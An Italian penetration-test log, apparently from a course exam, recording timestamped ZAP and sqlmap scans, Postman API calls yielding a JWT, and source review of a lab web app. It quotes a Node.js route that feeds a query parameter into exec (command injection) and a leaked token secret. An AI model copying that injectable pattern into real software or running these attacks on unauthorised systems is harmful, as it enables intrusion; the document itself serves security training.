17 RISULTATO DELL'ESECUZIONE DI NIKTO SU PORTA 3000

6.3.6 OWASP ZAP


Si utilizza OWASP ZAP per determinare le problematiche di sicurezza associate alla Web Application.

[12/06/2022 22:06] owasp-zap (eseguito come normal user, altrimenti viene restituito un errore dal tool)

```
┌──(root💀kali)-[~]
└─# owasp-zap
Found Java version 11.0.14.1
Available memory: 2985 MB
Using JVM args: -Xmx746m
953 [main] INFO  org.zaproxy.zap.GuiBootstrap - OWASP ZAP 2.11.1 started 12/06/2022, 16:03:13 with home /root/.ZAP/
965 [main] FATAL org.zaproxy.zap.GuiBootstrap - ZAP GUI is not supported on a headless environment.
Run ZAP inline or in daemon mode, use -help command line argument for more details.
ZAP GUI is not supported on a headless environment.
Run ZAP inline or in daemon mode, use -help command line argument for more details.
```


18 TENTATIVO DI ESECUZIONE DI OWASP ZAP COME ROOT

[12/06/2022 22:06] Si clicca sul bottone Start




19 UI DI OWASP ZAP

[12/06/2022 22:09] Si esegue una “automated scan” sulla URL “http://10.10.11.120:80”



20 UI DI OWASP ZAP



21 UI DI UNA AUTOMATED SCAN

[12/06/2022 22:25] mkdir /home/kali/Documents/secret (come normal user kali)

[12/06/2022 22:25] mkdir /home/kali/Documents/secret/results (come normal user kali)

[12/06/2022 22:26] mkdir /home/kali/Documents/secret/results/vulnerability_mapping (come normal user kali)

[12/06/2022 22:27] Si genera il report e lo si salva al percorso "/home/kali/Documents/secret/results/vulnerability_mapping", al termine della scansione. Nella sezione 10.7 è possibile osservare i risultati (ad alto livello) della scansione.

[12/06/2022 22:29] Si chiude la GUI di OWASP ZAP

[12/06/2022 22:29] owasp-zap (eseguito come normal user, altrimenti viene restituito un errore dal tool)

[12/06/2022 22:30] Si clicca sul bottone Start

[12/06/2022 22:30] Si esegue una "automated scan" sulla URL "http://10.10.11.120:3000"

[12/06/2022 22:48] Si genera il report e lo si salva al percorso "/home/kali/Documents/secret/results/vulnerability_mapping", al termine della scansione. Nella sezione 10.7 è possibile osservare i risultati (ad alto livello) della scansione.

[12/06/2022 22:50] Si chiude la GUI di OWASP ZAP

6.3.7 Analisi Manuale

[13/06/2022 18:23] Apertura del browser firefox

[13/06/2022 18:24] Visita della URL "http://10.10.11.120/"

[13/06/2022 18:24] Download del codice sorgente del backend cliccando sul bottone "Download Source Code". Il sorgente è stato salvato al percorso "/home/kali/Downloads".

[13/06/2022 18:26] mv /home/kali/Downloads/files.zip /root/secret

[13/06/2022 18:35] Visita della URL “http://10.10.11.120/api”

[13/06/2022 18:36] Visita della URL “http://10.10.11.120/docs”


[13/06/2022 18:36] Visita della URL “http://10.10.11.120:3000”

[13/06/2022 18:36] Visita della URL “http://10.10.11.120:3000/api”

[13/06/2022 18:37] Visita della URL “http://10.10.11.120:3000/docs”

[13/06/2022 18:45] Si utilizza Postman per costruire delle richieste HTTP ad hoc, in modo da analizzare il comportamento della web application.
/opt/Postman/Postman (eseguito come normal user)
[*] Nota: Fare riferimento al percorso in cui è stato installato Postman

[13/06/2022 19:03] “Help>Check for Updates” dal menu di Postman




22 MENU DI POSTMAN PER GLI UPDATE

[13/06/2022 19:04] Invio di una richiesta POST all’api “10.10.11.120:3000/api/user/register” per la creazione di un nuovo user tramite Postman. In seguito, i dettagli della richiesta:

Verbo	POST
URL	10.10.11.120:3000/api/user/register

BODY	{
	“name”: “esamedipteh”,
	“email”: “esamedipteh@gmail.com”,
	“password”: “esamedipteh”
	}

Request Type	raw
Content Type	JSON




23 DETTAGLI DELLA RICHIESTA POST ALL'ENDPOINT /API/USER/REGISTER

Nel body della risposta ricevuta dal server otteniamo la seguente stringa:

{

“user”: “esamedipteh”

}




24 RESPONSE RICEVUTA DAL SERVER

[13/06/2022 19:10] Invio di una richiesta POST all’api “10.10.11.120:3000/api/user/login” per ottenere l’auth-token. In seguito, i dettagli della richiesta:

Verbo	POST
URL	10.10.11.120:3000/api/user/login

BODY	{
	“email”: “esamedipteh@gmail.com”,
	“password”: “esamedipteh”
	}

Request Type	raw
Content Type	JSON



25 DETTAGLI DELLA RICHIESTA POST ALL'ENDPOINT /API/USER/LOGIN


Nel body della risposta ricevuta dal server otteniamo l’auth-token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MmE3NmVmNzNhN2I5ZjA0NWI0ZTE3NGIiLCJuYW1lIjoiZXNhbWVkaXB0ZWgiLCJlbWFpbCI6ImVzYW1lZGlwdGVoQGdtYWlsLmNvbSIsImlhdCI6MTY1NTE0MDE5MH0.3b1pBn3Ly9-NYxTZJYgn3u87pborTNyNGESLSqW98Wo

26 RESPONSE RICEVUTA DAL SERVER CONTENTE L’AUTH-TOKEN

[13/06/2022 19:14] Invio di una richiesta GET all’api “10.10.11.120:3000/api/priv”. In seguito, i dettagli della richiesta:

Verbo	URL
GET	10.10.11.120:3000/api/priv
HEADERS	
KEY	**VALUE**
Connection	Keep-alive
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MmE3NmVmNzNhN2I5ZjA0NWI0ZTE3NGIiLCJuYW1lIjoiZXNhbWVkaXB0ZWgiLCJlbWFpbCI6ImVzYW1lZGlwdGVoQGdtYWlsLmNvbSIsImlhdCI6MTY1NTE0MDE5MH0.3b1pBn3Ly9-NYxTZJYgn3u87pborTNyNGESLSqW98Wo



27 DETTAGLI DELLA RICHIESTA GET ALL'ENDPOINT /API/PRIV

Nel body della risposta ricevuta dal server otteniamo la seguente stringa:

{


“role”: {

“role”: “you are normal user”,

“desc”: “esamedipteh”

}

}



28 RESPONSE RICEVUTA DAL SERVER

[13/06/2022 19:38] Chiusura della GUI di Postman

[13/06/2022 19:40] unzip /root/secret/files.zip -d /root/secret/files

[13/06/2022 19:44] less /root/secret/files/local-web/routes/private.js

```
router.get('/logs', verifytoken, (req, res) => {
    const file = req.query.file;
    const userinfo = { name: req.user }
    const name = userinfo.name.name;

    if (name == 'theadmin'){
        const getLogs = `git log --oneline ${file}`;
        exec(getLogs, (err , output) =>{
            if(err){
                res.status(500).send(err);
                return
            }
            res.json(output);
        })
    }
    else{
        res.json({
            role: {
                role: "you are normal user",
                desc: userinfo.name.name
            }
        })
    }
})
```

29 CONTENUTO PARZIALE DEL FILE *PRIVATE.JS*

[13/06/2022 19:49] Dall'analisi del codice sorgente emerge un possibile rischio di "command injection" nell'api endpoint "/api/logs" tramite injection del query parameter "file"!

[13/06/2022 19:53] less /root/secret/files/local-web/routes/verifytoken.js

```
module.exports = function (req, res, next) {
    const token = req.header("auth-token");
    if (!token) return res.status(401).send("Access Denied");

    try {
        const verified = jwt.verify(token, process.env.TOKEN_SECRET);
        req.user = verified;
        next();
    } catch (err) {
        res.status(400).send("Invalid Token");
    }
};
```

30 CONTENUTO PARZIALE DEL FILE *VERIFYTOKEN.JS*

[13/06/2022 19:57] Dall'analisi del codice sorgente emerge che la funzione utilizzata per il controllo dell'auth-token utilizza la variabile d'ambiente "TOKEN_SECRET".

[13/06/2022 19:59] less /root/secret/files/local-web/.env

```
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
```


31 CONTENUTO DEL FILE *.ENV*

[13/06/2022 20:00] Nel file "/root/secret/files/local-web/.env" è definita la variabile d'ambiente "TOKEN_SECRET" con valore "secret". Possibile rischio di information leakage!


6.4 Database Assessment

Si utilizza sqlmap per determinare se la web application è vulnerabile ad SQLinjection.

[13/06/2022 20:16] sqlmap “http://10.10.11.120” --batch --forms --dbs



32 RISULTATO DELL'ESECUZIONE DI SQLMAP SUL PERCORSO / 1/2



33 RISULTATO DELL'ESECUZIONE DI SQLMAP SUL PERCORSO / 2/2

[13/06/2022 20:18] sqlmap “http://10.10.11.120/docs” --batch --forms –-dbs

```
┌──(root💀kali)-[~]
└─# sqlmap "http://10.10.11.120/docs" --batch --forms --dbs

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 14:18:46 /2022-06-13/

[14:18:46] [INFO] testing connection to the target URL
[14:18:46] [WARNING] potential permission problems detected ('Access Denied')
[14:18:46] [INFO] searching for forms
[1/1] Form:
GET http://10.10.11.120/docs?search=
do you want to test this form? [Y/n/q]
> Y
Edit GET data [default: search=]: search=
do you want to fill blank fields with random values? [Y/n] Y
[14:18:47] [INFO] using '/root/.local/share/sqlmap/output/results-06132022_0218pm.csv' as the CSV results file in mul
tiple targets mode
[14:18:47] [WARNING] potential permission problems detected ('Access Denied')
[14:18:47] [INFO] testing if the target URL content is stable
[14:18:47] [INFO] target URL content is stable
[14:18:47] [INFO] testing if GET parameter 'search' is dynamic
```

34 RISULTATO DELL'ESECUZIONE DI SQLMAP SUL PERCORSO /DOCS 1/2

```
[14:18:48] [WARNING] GET parameter 'search' does not appear to be dynamic
[14:18:48] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[14:18:48] [INFO] testing for SQL injection on GET parameter 'search'
[14:18:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:18:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:18:50] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:18:50] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:18:51] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:18:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:18:52] [INFO] testing 'Generic inline queries'
[14:18:52] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:18:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:18:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:18:54] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:18:55] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:18:55] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:18:56] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. D
o you want to reduce the number of requests? [Y/n] Y
[14:18:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:18:58] [WARNING] GET parameter 'search' does not seem to be injectable
[14:18:58] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk
' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved
(e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent
', skipping to the next target
[14:18:58] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/s
qlmap/output/results-06132022_0218pm.csv'

[*] ending @ 14:18:58 /2022-06-13/
```

35 RISULTATO DELL'ESECUZIONE DI SQLMAP SUL PERCORSO /DOCS 2/2

7 Target Exploitation

7.1 Exploitation della vulnerabilità Clickjacking

[15/06/2022 16:52] vi /home/kali/Documents/secret/poc-clickjacking.html (eseguito come normal user kali)[1]

